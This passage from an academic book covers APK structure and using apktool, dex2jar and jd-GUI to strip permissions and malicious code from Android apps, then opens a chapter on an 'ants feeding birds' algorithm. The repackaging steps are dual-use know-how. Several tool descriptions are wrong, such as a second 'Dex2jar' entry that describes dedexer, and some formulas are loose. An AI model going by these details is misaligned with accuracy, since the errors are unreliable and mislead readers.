- **META-INF:** Folder contains certificate of the app developer to verify his identity. There are several files in Meta-Inf folder such as CERT.RSA, CERT.SF, MANIFEST.MF to ensure the security of system and integrity of an APK package.
- **Lib:** Folder contains the external libraries. If any java library is needed to run the application then the jar of that library is placed in this folder.
- **Classes.dex:** Contains Dalvik Executable code which is formed after compiling the .class files using dex compiler. This dex file can only be executed in Dalvik Virtual Machine.
- **resources.arsc:** This file in android apk contains the precompiled resources such as binary xmls (RelativeLayout, binaryLayoutetc), their attribute and ids. These precompiled resources are compiled into resource folder.
- **Res Folder:** This folder in android apk stores all the resources like image, sounds, animation, layout that are required in android application. These resources are maintained externally and are not placed in the source code i.e. they are just referenced in the source code.
- **AndroidManifest.xml:** This is most important file of the android application. Every application must have this file as it contains certain information that are required before an application runs. Some of them are:
  - It contains the definition of the components of application such as activity, services, content provider and broadcast receivers.
  - It provides name of the java application.
  - It contains the list of libraries from which the application must be linked.

### Android Permissions

- Most importantly, it is mandatory for the developer to define all the permissions in this file. These permissions specify the protected part of the android device that an application can access if the listed permissions are granted by user of the device.
- It also contains the permissions that may be required by other applications in the device to interact with this application.

In order to control the permission based attack in Android, it is very important to limit the number of permission asked by an application only upto a set of permissions that are mandatory for proper functioning of an app. with only required set of permissions. Next section discuss about some of the tools & techniques which can be used for controlling permissions of an application.

## REVERSE ENGINEERING AND ITS RELATED TOOLS

Many apps were developed to control the permission of an application like App Ops, Permission Manager, APK permission remover etc. These applications undoubtedly provide very interactive GUI for users to easily control the permissions of the application that are installed in the user's device. These applications work in the same way as the tools work i.e. firstly application gets disassembled on a click of a button then a list appears with a checkbox in which user can uncheck the permissions that are not required and finally on the apk file is rebuild. Though it is an easy way of controlling the permissions but it is not preferable due to certain disadvantages. Firstly, these apps can only control the permissions of installed applications and do not provide any provision for controlling the permissions before installing a new application. At times controlling permission after installing the application is of no use. Secondly, for controlling the permissions one needs to install an extra application in the device. This chapter focuses on the ways of controlling android app permission before its installation. Permission of an application before its installation can be controlled by a technique known as Reverse Engineering.

Reverse engineering is the process of retrieving the source code of an existing software system from its executable file. It's used to analyze and modify the system according to the needs of the reverse engineer. It is used in this chapter to control the permissions and remove the malicious snippet from the source code of the application. During reverse engineering, the process flow discussed in previous section 3 is followed in the reverse order. After reverse engineering, retrieve .java code of application and other related files such as AndroidManifest.xml. Then, java code is analyzed to find the malicious piece of code and AndroidManifest.xml is used to control the undesirable permissions of an application.

Some of the important tools used for Reverse Engineering of an apk file are:

- **Dex2jar(dex2jar download | SourceForge.net, 2016):** The android applications are compiled using Dalvik virtual machine which compiles multiple class files to a single dex file, i.e. Dalvik executable file by removing redundancy. A tool named as "dex2jar" is used which converts a .dex file back to a .jar file(zipped class files). JAR (Java Archive) is the file format which aggregates many class files and their associated data into a single file. The class files within the jar can be viewed and analyzed using the tools of "Java Decompile" project (Java Decompiler download | SourceForge.net, 2013); jd-GUI is one such utility tool. The desired modifications can be made into the source code of an application. Later on, the code can be recompiled back to an .apk file using the combination of dex2jar and jd-GUI tools.

### Android Permissions

- **Apktool (Apktool - A Tool for Reverse Engineering Android apk files, 2016):** One of the best open source tools available for reverse engineering of an apk file is Apktool. It completely disassembles the apk file to its original form. Desired modification in the source code of an application can be done with the help of this tool. Afterwards, same tool can be used for repackaging the code back to an apk file. This tool also offers the option of decoding and rebuilding only the desired part of an application. Following syntax is used to decode an .apk file:

```
apktool d [option] <apk file>
```

Here the [option] can be:

- **apktool d:** Specifies decoding of an application in debug mode.
- **apktool d -r:** Specifies decoding of an application without decompiling the resources of the application.
- **apktool d -s:** Specifies decoding of an application without decompiling the dex file.

After performing the desired modification, code is recompiled with the help of following options:

```
apktool b [option] <name of folder containing disassembled apk file>
```

Here the [option] can be:

- **apktool b:** Specifies rebuilding of the modified apk folder.
- **apktool b -c:** This option recompiles all the files and folders except AndroidManifest.xml file and META-INF folder. It copies the original version AndroidManifest.xml file and META-INF folder into the new version of an apk file.
  - **Dare (DalvikRe-targeting) (Octeau, 2012 ):** It is another tool which is used to convert the .apk file or .dex file back to .class files. DalvikByteCode is converted to Java ByteCode using the strong type interference algorithm. These .class files can be processed using the open source tool like Java decompiler. Dare is popular for its accurate and fast decoding of an apk file. It was tested on 1100 top android applications, having 262,110 classes and it is able to successfully retrieve 99.9% of the associated classes. Other reverse engineering tools were only able to retrieve half of the above 1100 applications. Dare has a property of handling unverifiable DalvikByteCode, which makes it better than the other available reverse engineering tools.
  - **Dex2jar (dex2jar Download | SourceForge.net, 2013):** It is used to disassemble the dex file and convert it into readable assembly format. This format is similar to Jasmin syntax (Jasmin - a Java assembler download | SourceForge.net, 2013). The most important feature of this tool is that each .class file formed after disassembling the dex file is placed into a separate file, representing a package like structure. It is easy to read and modify separate files rather than combined code. However, unlike Apktool it cannot reassemble or rebuild the disassembled class files.

## Android Permissions

### IMPLEMENTATION AND DISCUSSIONS

To control permission of an android application before its installation, it is necessary to remove the undesirable permissions from the AndroidManifest.xml file. Thereafter, it became necessary to get rid from the dependency of the source code on the removed permissions. Following steps are followed in this chapter to control permissions:

1. Firstly, download the apk of an application for which user want to control the permissions.
2. Then, a reverse engineering tool (Apktool) is used to decompile the .apk file into a folder that comprises of Android Manifest.xml file, smali folder, Meta\_inf, Res folder, Resource.arsc file, etc.
3. AndroidManifest.xml file is opened to remove the undesirable or extra permissions from the file.
4. Afterwards, smali folder is opened to access the dissembled .dex file corresponding to all the .class files in the source code. However, it is difficult to read the smali code. Therefore, dex2jar and jd-GUI tools are used for retrieving the corresponding java code. Once malicious code in java class file is identified, corresponding smali code is removed from there.
5. Changes are saved and code is recompiled into the updated folder (formed after decompilation) again with the help of Apktool.
6. Post recompilation, sign and zipalign the apk file. This will create a secure and clean apk of the corresponding application.

### RELATED WORK

In recent times, permission based attacks are one of the major concerns in case of android. Despite of providing layers of security by the official Android store on the installation page, users do not pay attention to the listed permissions and just install the applications. Once the malicious application, with the undue permissions, is installed, the user's device becomes prone to malware attacks. Lot of efforts have been made to control these permission based attacks.

In 2008, a security framework named as "Kirin" was developed (Enck et al., 2008). Kirin provides the security to the Android device by ensuring that application, before installation, meets certain security requirements which are predefined in Kirin rules. The Kirin rules defined in this chapter were based on 9 Android permissions. If the action strings or permission configuration listed in AndroidManifest.xml file of application did not meet the requirements listed in Kirin Rules then the application package was rejected. The Kirin's rules were outperformed by generating 200 rules from the large dataset of permissions (Wang et al., 2014). Later on, a framework "APEX-Android Permission Extension" was proposed (Nauman et al., 2010). With Apex, user was able to granularly control the permissions. But there are chances that application using APEX may crash as when the application requests for revoked resources then the APEX throws exception. A modified version of Android OS was proposed by authors and they named it as "MockDroid" (Beresford et al., 2011). Mockdroid overcame the limitation of APEX by providing fake data to the application instead of throwing exception whenever application requests for revoked resources. This reduced the chances of crashing of the applications. Though MockDroid successfully replaced the APEX but it also had certain limitations. It was not able to protect the data which the user provides to the application for on-device purpose only. Then, "Appfence" for overcoming the limitations of MockDroid and providing protection to data was proposed (Hornyack et al., 2011).

### **Android Permissions**

In 2011, a new OS mechanism, IPC Inspection for mitigating the permission re-delegation attack was presented (Felt et al., 2011). Whenever privileged application receives the call from less privileged application, IPC inspection reduces the number of permissions of privileged application to the intersection between privileged and less privileged application's permissions. But IPC Inspection did not provide any solution for collusion attack in Android device. To detect and prevent Privilege Escalation Attack or Collusion Attack in Android, a security framework, XManDroid (eXtended Monitoring on Android) was proposed (Bugiel et al., 2011). The efficiency of XManDroid was evaluated (Marforio et al., 2012) and came out with the result that XManDroid was unable to detect a small subset of covert channel due to which malicious applications could easily interact and share the private information of user through the left over part of covert channel. Despite of all efforts there was no effective mechanism to control the permission based attacks in Android. These attacks could only be controlled if the users pay attention to the listed permissions and do not install the applications which have extra permissions. The "Privacy fact" display was designed for presenting the list of permissions in a clearer fashion and providing privacy information to the user during the time of decision making (Kelley et al., 2013). Though authors made all the efforts for raising the awareness about the listed permissions but some of the users still reported that they were not sure about the apps requesting too many permissions. So to overcome from this situation, (Hettig et al., 2013) emphasized that the user would become clearer about the app if the risk arising from the app permission would also be displayed to the user. But the users, who do not understand the criticality of extra permissions, install the application without looking at the listed permissions. So when the idea of improving the GUI did not work, developers arrived on the solution of developing the android applications by which user himself can granularly control the permissions of installed applications. Application like App Ops, APK permission remover etc. are some of the examples of such applications. All these applications follow Reverse Engineering approach for controlling the permissions of an android application. But these applications have certain loopholes. Firstly, install an extra application for controlling the permissions of installed application. Secondly, with these applications, user can only control the permissions of only installed applications and most importantly user cannot analyze or modify the source code of the app using these permission controlling applications.

This chapter overcomes the above listed loopholes and provides the methodology by which users can not only control the app permissions but can also remove the malicious code from the source code of the application. The Reverse Engineering technique is used for removing the extra permissions from the application. With the help of reverse engineering tools like Apktool, dex2jar etc, authors performed the reverse engineering of the apk file on the desktop and removed the extra permission and malicious code from the source code of the application.

## **CONCLUSION AND FUTURE WORK**

Android provides ubiquitous services to the world of smartphones. Its popularity and inexpensive nature helps it bag the maximum number of users. This has prompted malware developers to target Android devices and perform the malicious activities. This chapter started with basic understanding of Android platform and its usage, discussed the type of attacks in android based mobile devices followed by authors area of concern, i.e. Permission based attacks in android devices. The attackers take the advantage of "all or nothing" approach followed by the permission system in android and declare extra permissions in the list. These extra permissions make the user's device vulnerable to malware attacks. Efforts have

**Android Permissions**

been made to improve the interface so that the users become attentive before installing the application; however this approach has not worked as intended. This chapter discussed and implemented the Reverse Engineering process by which user can remove the undesirable permissions from an android application before installation. Secondly, authors successfully removed the malicious code from the source code of an application. After removing all the malwares from the application, authors retrieved a safeapk file that can be installed in the user's device without any side effects to the user. Further, with the help of AndroGuard analysis tool authors compared the risk level of the malicious application and processed application (generated after reverse engineering) so that things become clearer to the users and they can themselves differentiate between the malicious app and the clean app.

This work is different from others as:

1. This chapter controls the application permissions through desktop. So no extra app is required to control the permission.
2. The permission attacks can be controlled before installing the application by downloading the apk of the application in the desktop and then applying the "Reverse Engineering" in this apk to remove extra permission from the file. Now the clean apk is available to install in the mobile device.
3. With this approach, users can not only control the permissions but also make the necessary changes in the source code of an application to remove the dependency of the extra permission from the source code.

**REFERENCES**

- Apktool - A tool for reverse engineering Android apk files. (2016). Retrieved May 7, 2016 from: <http://ibotpeaches.github.io/Apktool/>
- Bartel, A., Klein, J., Monperrus, M., & Traon, Y. L. (2014). Static Analysis for Extracting Permission Checks of a Large Scale Framework: The Challenges and Solutions for Analyzing Android. *IEEE Transactions on Software Engineering*, 40(6), 617–631. doi:10.1109/TSE.2014.2322867
- Beresford, A. R., Rice, A., Skehin, N., & Sohan, R. (2011). MockDroid: trading privacy for application functionality on smartphones. *Proceedings of the 12th Workshop on Mobile Computing Systems and Applications*, 49–54. doi:10.1145/2184489.2184500
- Bugiel, S., Davi, L., Dmitrienko, A., Fischer, T., & Sadeghi, A. (2011). *XManDroid: a new Android evolution to mitigate privilege escalation attacks*. Technical Report TR-2011-04.
- dex2jar download. (2016). Retrieved Jan 20, 2016 from: <https://sourceforge.net/projects/dex2jar/>
- dedexer download. (2013). Retrieved Apr. 29, 2013 from: <http://dedexer.sourceforge.net/>
- Egners, Marschollek, & Meyer. (2012). Messing with Android's Permission Model. *IEEE 11th International Conf. on Trust, Security and Privacy in Comp. and Comm.*, 505-514.
- Enck, W., Ongtang, M., & McDaniel, P. (2008). Mitigating Android Software Misuse Before It Happens. The Pennsylvania State University.

### **Android Permissions**

ESET Latin America's Lab. (2012). *Trends for 2013: Astounding growth of mobile malware*. Retrieved Dec 11, 2012, from [http://go.eset.com/us/resources/whitepapers/Trends\\_for\\_2013\\_preview.pdf](http://go.eset.com/us/resources/whitepapers/Trends_for_2013_preview.pdf)

Felt, A. P., Ha, E., Egelman, S., Haney, A., Chin, E., & Wagner, D. (2013). Android Permissions: User Attention, Comprehension, and Behavior. *Proceedings of the Eighth Symposium on Usable Privacy and Security*, 1-14.

Felt, A. P., Wang, H. J., Moshchuk, A., Hanna, S., & Chin, E. (2011). Permission Re-Delegation: Attacks and Defenses. *Proceedings of the 20th USENIX conference on Security*, 22.

Grimes. (2013). *7 sneak attacks used by today's most devious hackers*. Retrieved September 30, 2013 from: [www.infoworld.com/article/2610239/malware/7-sneak-attacks-used-by-today-s-most-devious-hackers.html](http://www.infoworld.com/article/2610239/malware/7-sneak-attacks-used-by-today-s-most-devious-hackers.html)

Hettig, M., Kiss, E., Kassel, J.-F., Weber, S., Harbach, M., & Smith, M. (2013). Visualizing Risk by Example: Demonstrating Threats Arising From Android Apps. *Symposium on Usable Privacy and Security (SOUPS)*.

Hornyack, P., Han, S., Jung, J., Schechter, S., & Wetherall, D. (2011). These aren't the droids you're looking for: retrofitting android to protect data from imperious applications. *Proceedings of the 18th ACM conference on Computer and communications security*, 639-652. doi:10.1145/2046707.2046780

IDC Research Inc. (2016). *Smartphone Vendor Market Share*. Retrieved 2016 from: <http://www.idc.com/prodserv/smartphone-os-market-share.jsp>

Jasmin - a Java assembler download. (2013). Retrieved Apr 29, 2013 from: <http://jasmin.sourceforge.net/>  
Java Decompiler download. (2013). Retrieved Mar 11, 2013 from: <http://jd.benow.ca/>

Kelley, P. G., Cranor, L. F., & Sadeh, N. (2013). Privacy as Part of the App Decision-Making Process. *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, 3393-3402. doi:10.1145/2470654.2466466

Lukas, S. (2015). *Android Trojan drops in, despite Google's Bouncer*. Retrieved September 22, 2015 from: <http://www.welivesecurity.com/2015/09/22/android-trojan-drops-in-despite-googles-bouncer/>

Marforio, C., Francillon, A., & Capkun, S. (2011). *Application Collusion Attack on the Permission-Based Security Model and its Implications for Modern Smartphone Systems*. ETH.

Marforio, C., Ritzdorf, H., Francillon, A., & Capkun, S. (2012). Analysis of the communication between colluding applications on modern smartphones. *Proceedings of the 28th Annual Computer Security Applications Conference*, 51-60. doi:10.1145/2420950.2420958

Nauman, M., Khan, S., & Zhang, X. (2010). Apex: Extending android permission model and enforcement with user-defined runtime constraints. *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security*, 328-332. doi:10.1145/1755688.1755732

Octeau, D., Jha, S., & McDaniel, P. (2012). Retargeting android applications to java bytecode. *Proceedings of the ACM SIGSOFT 20th International Symposium on the Foundations of Software Engineering*, 6:1-6:11.

**Android Permissions**

Ping, X., Xiaofeng, W., Wenjia, N., Tianqing, A., & Gang, L. (2014). Android Malware Detection with Contrasting Permission Patterns. *China Communications*, 11(8), 1–14. doi:10.1109/CC.2014.6911083

Prachi. (2016). Android Security:Permission Based Attack. *3rd International Conference on Computing for Sustainable Global Development*.

Team Snoop Wall. (2014). *Study: Android Targeted by 99% of New Mobile Malware*. Retrieved May 13, 2014, from: <https://www.snoopwall.com/study-android-targeted-99-new-mobile-malware/>

Wang, W., Wang, X., Feng, D., Liu, J., Han, Z., & Zhang, X. (2014). Exploring Permission-Induced Risk in Android Applications for Malicious Application Detection. *IEEE Trans. on Info. Forens. and Security*, 9(11), 1869–1882. doi:10.1109/TIFS.2014.2353996

# Chapter 5

## Distributed System Implementation Based on “Ants Feeding Birds” Algorithm: Electronics Transformation via Animals and Human

**Preeti Mulay**  
*Symbiosis Institute of Technology, India*

**Krishnal Patel**  
*Symbiosis Institute of Technology, India*

**Hecto Gomez Gauchia**  
*University of Madrid, Spain*

### ABSTRACT

*Evolving technologies are intricately woven into the fabric of social and institutional systems. With the invent of “Internet of Everything (IoE)” concept it is realistic now to employ animals and or humans to transmit details electronically. IoE concepts with sensor technology can prove wonders in any domain for that matter starting from eFarming, eHealth, eCare and what not. Humans can transform electronics by using various eConnected gadgets also motivated due to or based on “Nature Inspired Algorithms”. The confluence of IT, psychology with non-IT systems will be part of new generation’s life. Such collaborative concept can be implemented practically with the help of “Cloud-to-Dew-Computing” based technologies. To include so many concepts together, it is essential to concentrate also on Cyber Security and Risk associated with such conceptual implementation. Dew-Computing at root levels will take care of Cyber Security effectually. Dew-Computing being backend support of Distributed System, can process multiple entities resourcefully. “Animal Data Interchange Standards” are very well considered innovative business opportunity these days and for years to come. These standards have started their work focusing on the Dairy related animal standard. Every dairy animal should enjoy life to remain healthy and more productive. Incremental Learning about Animal Life Data and Animal Identification, behavior, seasonal-changes, health etc. can be easily achieved with IoE.*

DOI: 10.4018/978-1-5225-2154-9.ch005

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

## INTRODUCTION

A paradigm shift is practically implemented in various dairy, agricultural related businesses, with a combination of Sensors, RFIDs usages, Business intelligence, Mobile technology, Cloud Computing etc. Get to leverage technology to help rural masses who have been left out of the technological progress we have seen in the cities. According to the United Nations' Food and Agriculture Organization, food production must increase 60% to be able to feed the growing population expected to hit 9 billion in 2050. The global food challenge necessitates that farmers find new sources of productivity by concentrating on herds of animals & their feeding regime, the effect of seasonal changes on animals, grass growth details in farm, soil nutrition management, livestock performance, etc.

For 50 years, scientists searched for the secret to making tiny implantable devices that could travel through the bloodstream. Engineers at Stanford have demonstrated just such a device. Powered without wires or batteries, it can propel itself through the bloodstream and is small enough to fit through blood vessels (Ada et al 2015, 2016).

Technology influences, and is influenced by, the socio-structural nature of societies. The extraordinary advances in electronic technologies, global human interconnectedness presents novel adaptational challenges and expanded opportunities for people to shape their life with ease and best utilization of IT. “Human Generated Power for Mobile Electronics” is booming up the field, using wearable technology without physical implants. It is observed by researchers that the human joints are also a good source of generating energy and hence a device with sensors, able to capture energy is attached at the elbow in the form of a jacket. The precaution is taken while designing this jacket that the weight of jacket does not increase with this addition and yet gives information about store energy, which can be further used for mobile charging (Thad et al 2015). Soles of shoes extensively used during walking, running etc to harvest human motions is successfully experimented by Prof. Sangtae Kim MIT to power sensors and wearable gadgets.

Privacy-preserving in itself is the major research area. It is related to data generated due to transformation of human and animals, directly (by pervasive computing way) or indirectly (by simulation and use of technology extensively) includes securing the authenticity and integrity of context information and creating a secure context distribution algorithm, protection of roles and role-based access control by pervasive applications during distribution in any environment, a secure key-exchange mechanism that can be used to secure the communication between users and devices and automatic generation of a privacy policy.

A novel integrated approach to Multilaterally Secure Pervasive Cooperation as well as the supporting security techniques and mechanisms consists of threshold encryptions, location traces, end to end confidential messaging with anonymous receivers used for querying human sensors connected with mobile devices.

To achieve electronic transformation indirectly via human by taking inspiration from nature is amazing to realize and implement in the form of a novel conceptual algorithm using multi-robots. Multi-robot cooperation includes joint collaborative behaviour that is directed towards some goal in which there is a common interest or reward.

A nature inspired real story of “*ant feeding birds*” during recent summer drought is successfully converted into an algorithm. This algorithm is then mapped into real world scenarios, wherein a lot of dependencies of human on IT network is automated using multi-robots, and in another scenario related to automation; handshake among various entities is successfully and securely achieved. The first sce-

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

nario includes any institution based audit mechanism. Audit process requires a lot of properly formatted documents. These documents are spread all across institution under various heads on varied computer systems. Mapping of “*ant feeding birds*” algorithm securely fetches all required documents without mail / personal follow up within given time duration very effectually with the help of multi-robots.

Also, secure way to automate multi-authored book publishing or multi-writer TV serial production can be mapped to the same “*ant feeding birds*” concept. Such real time scenarios are implemented using various semantic text mining techniques, sentiment analysis, opinion mining, topic modelling, generic process model, multi-vector topic tracking tool, lexical chaining, concept linkage tool, handshaking and Testor Theory etc to name a few.

Conclusion: Multiple robots based application is the need of this society today and is having tremendous futuristic opportunities and challenges. A novel “*ant feeding birds*” is introduced here which is a confluence of varied technologies, concepts with wonderful solutions.

**Inspiration, Creativeness about True Story**

A true story to begin with, is the motivation behind the research work carried out in recent past. Characters of this story are colony of ants and birds, living in the front yard of house. During recent drought-like summer situations, ants observed that birds are not getting food properly. Ants continued to feed birds from their food storage till the situation is improved and birds could get food to eat. It is a very regular practice of birds to throw half eaten fruits on the ground. Ants get additional food in the form of these fruits thrown by birds. This nature-inspired story is innovatively converted in the form of algorithm and implemented in three different real-time automation scenarios, with secured handshake, using Web Robots, Web Crawlers etc. and they are:

- Multi-Author Book (Chapters) Algorithm (MABA),
- Multi-Writer TV serial, Khidaki Algorithm,
- Multi-Owner Document-collection Algorithm (MODA).

**Multi-Author Book (Chapters') Algorithm (MABA):**

- Start the process of chapters collection,
- Accept book chapter proposals / chapters based on a specific theme of book.

**Phase I: Similarity-Index Computation with Theme of Book**

- Compute different keywords and their synonyms related to the theme of book, store it in datastore.
  - Euclidean distance measure is computed using following formula:

$$\text{Distance} = \sqrt{a^2 + b^2}$$

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

$$d_{jk} = \sqrt{\frac{\Delta_{jk}^2}{n}}$$

- Euclidean distance increases with increased number of documents, keywords in the samples and to compensate for this the average distance is usually calculated: using  $d_{jk}$  as the average Euclidean distance between samples j and k,  $\Delta_{jk}$  Euclidean distance, n is the number of documents, keywords in samples.
- Both Euclidean distance and average Euclidean distance vary from 0 to infinity; the larger the distance, the less similar the two communities.
- Percent similarity is another similarity index used called Renkonen index, in which each community sample must be standardized as percentages so that the relative abundances all sum to 100% in each sample. The index is calculated as:

$$p = \sum_i \min(p_{1i}, p_{2i})$$

where, P percent similarity between sample 1 and 2;  $P_{1i}$  percent of keywords I in sample 1 and likewise  $P_{2i}$ .

- Percent similarity is not affected by the proportional difference in abundance between samples. This index ranges from 0 (no similarity) to 100 (complete similarity).
  - Computer different keywords and their synonyms mentioned in each chapter proposal/chapter, using “Bag of Words (BoW)”, TF-IDF text mining algorithms, store in author-keyword datastore. “Incremental Learning” about extraction of keywords.
  - TF-IDF details:
  - Given a document collection D, a word w, and an individual document d  $\in D$ , we calculate:

$$w_d = f_{w,d} * \log \frac{|D|}{f_{w,D}}$$

where,  $f_{w,d}$  equals the number of times w appears in d,  $|D|$  is the size of the corpus, and  $f_{w,D}$  equals the number of documents in which w appears in D.

- BoW details:
  - Given a corpus of K documents, comprising a dictionary of M words, to find relations of words post-clustering phase.
  - The word frequency in the text can be computed by using following formula:

$$tf_{i,j} = \frac{n_{i,j}}{\sum_k n_{k,j}}$$

$$tfidf_{i,j} = tf_{i,j} * idf_i$$

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

- Create dictionary of positive, negative and neutral words in files, after computation of formulas given above.
- Compute the total sentiment score of each word, by applying supervised or unsupervised algorithms for ex. kNN or Naïve Bays.
- Map these two sets of keywords (theme and individual chapter to decide whether this book proposal is in line with the theme or not), to compute similarity index.
  - If similarity index is more than 75% then accept this book chapter proposal / chapter in this initial round.
- At the end of every book chapter proposal read, append the list of keywords, in “Bag of Words” to achieve incremental learning (machine learning).

**Phase II: Similarity-Index Computation Among Chapters of Book**

- Once the chapter proposal / chapter is accepted in the first scanning phase then repeat the same procedure with or between every two chapters proposal incrementally to understand the similarity index among chapters.
  - If found similar above 75% then decide not to publish or ask authors to do major revisions.
  - If found similar with other write-ups and plagiarism is also more, then may reject and do not publish.
  - If found unique as far as keywords are concerned and no plagiarism, with similarity index as low as 20% then may publish directly, with inputs from reviewers.
- Unique chapters may execute “Sentiment Analysis” algorithms to generate opinion about the theme.
- At the end of every book chapter proposal read, append the list of keywords, in “Bag of Words” to achieve incremental learning.
- Reviewers comments can be further mapped with opinions generated about every chapter, so as to finalize the decision about publishing every chapter in book or not.

**Phase III: Security to all Entities**

- Global “Bag of words” and local keyword’s list, sentiments, opinions about every chapter need to be stored separately to provide security:
  - to author related to his IPR,
  - to publisher as the book is still under process and not published yet,
  - to reviewer about his IPR and reviews / decisions / quantitative analysis etc.

**Handshake**

- Every individual author’s records are maintained about his / her research and contribution in datastore.

### **Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

- To write or contribute in research, individual author may need to: (Give and take policy => equivalent to ant and birds behavior)
  - Read more, sense global updated details like ants did (Cloud Computing concept),
  - Understand the current R&D demands, like queen did,
  - Understand current publishing requirements, like queen decided, based on how much food grains they have and how much they can share, when,
  - Map requirements and demands to his / her research (Fog computing platform as middleware to map),
  - Write more as readers are accepting authors writing / chapters / proposals,
  - Read more (Dew Computing concept as updating knowledge about current trends, extending research, innovative application of techniques etc. are backend support techniques, at ground level) and the cycle continues.

### **Khidaki Algorithm**

Table 1 depicts the comparison between the nature-inspired “Ants feeding Birds” concept and it’s mapping to the implementation as depicted in the “Khidaki” algorithm.

*Khidaki* algorithm works on the similar lines of MABA but with additional techniques as mentioned below:

*Table 1. Comparison between “Ants-feeding-Birds” and “Khidaki” algorithm*

Behaviour No.	“Ants Feeding Birds” Concept and Algorithm	Mapped Khidaki Algorithm
1	Bird fed ants first indirectly by throwing half eaten fruits on floor. Ants ate the half eaten fruit that had fallen on the floor.	SAB TV channel welcomed viewers to share their real stories to make TV serial Khidaki. Many writers wrote stories, submitted via web services provided online.
2	During drought like situation in summer, birds did not have food to eat. Ant fed birds by sharing their stock of grains.	To provide variety to TV viewers, to involve viewers, to produce new TV serial having varied stories and for many more reasons, SAB accepted many stories and made a successful daily soap from it.
3	Even though the ant is such a tiny creature, it sensed the need of birds automatically. It could be that the queen of ants instructed its team of ants and continued the feeding process.	SAB understood the need of an hour to achieve something more useful and different. Involving viewers was a thoughtful process.
4	Birds fed the ants, and ants in turn thanked them by feeding the birds.  Secured handshaking achieved.	Viewers wrote stories and SAB TV thanked all either by accepting their stories, showing them on national TV or by sending rejections with suggestions to improve.
5	Ant’s stock of food grains were shared with birds, by retaining food stock for ant colony.	Viewers shared few of their very important, humorous and memorable stories with SAB by retaining stock for future for next season or for other reasons.
6	Integration of psychology, need and behaviour of both ant and bird, win- win situation for both and learning ant and bird for viewers.	Integration of psychology, need and behaviour of both TV channel and writer, win-win situation for both and learning for viewers.
7	Automation and incremental learning is the key. In future birds may pluck and keep fruits especially for ants safely.	In future, writers may keep recollecting good memories of life, learning etc. and share with TV channel so that many viewers can be benefited with personalised stories.

Queen of ants sensing changes in weather/ season = Cloud computing,

Ants recollecting feeding by birds = middleware technology,

Ants feeding birds from stock of food by retaining food for themselves = Dew computing.

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

- Semantic text mining techniques,
- Semantic decision support systems to supplement semantic knowledge bases,
- Generic process model, multi-vector topic tracking tool, lexical chaining, concept linkage tool for text mining to extract correct information from unstructured text,
- Topic modelling using latent dirichlet allocation and probabilistic latent semantic indexing,
- Tester Theory for topic summarization,
- Concept of digital envelope technique in obtaining collaborative data mining while keeping the private data intact among the mutual parties.

Tokenization, Lexical processing, Syntactic processing to identify sentence structure and Semantic structuring are the four steps to generate annotated text from raw text, in semantic text mining.

Topic modelling is a useful technique for identifying dominant themes in a vast array of documents and for dealing with a large corpus of text. To publish multi-authored book, to broadcast multi-writer TV serial and to implement fetching required document from multi-owner's computer system for example, might have to go through heaps of documents. Latent dirichlet allocation, where words are clustered into topics, with mixture of topics in each document, and Probabilistic latent semantic indexing which models co-occurrence data using probability.


The current privacy preserving data mining techniques are classified based on distortion, association rule, hide association rule, taxonomy, clustering, associative classification, outsourced data mining, distributed, and k-anonymity, (Vatsalan et al. 2013) reviewed the technique called ‘Privacy-Preserving Record Linkage’ (PPRL), which allowed the linkage of databases to organizations by protecting the privacy. Scrub system is designed to remove personal identifying information from text.

**Multi-Owner Document-Collection Algorithm (MODA)**

Data snooping for automating document collection process during accreditation of institutes, Multi-Owner Document-collection Algorithm (MODA) is used.

The detail steps of MODA are:

- Start the process of MODA,
- Refer to questionnaire of accreditation procedure. Extract list of keywords (as shown in Figure 1) from the given questionnaire using TF-IDF, Affine, data-extractor tools, and text-mining algorithms. Store this list of extracted keywords into a BoW data store.
- List of institute members having their responsibilities is stored in Staff data store.
- Map specific question to responsibilities of members.
- During certain time and dates, authorized person allow MODA to snoop through various systems, to extract required documents in read only form once. Security is accomplished.
- Similarity index is computed to select a specific document to fetch.
- If similarity index is more than 75% then only fetch a particular document from system.
- If similarity index less than 15% then automatically send mail to forward document, as this indicates MODA snooping failure.
- Once new edited document is stored in Document data store, an email is sent automatically to authority for further processing and accreditation-related work.

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm***Figure 1. Keywords extraction model used in “ants feeding birds” concept*

- MODA gives selected list of keywords to Web Robot Crawlers. These Robots crawl/snoop through various systems to get required documents required for accreditation. MODA informs the authority with list of keywords via mail and updated data store. This process continues every year, year after year.

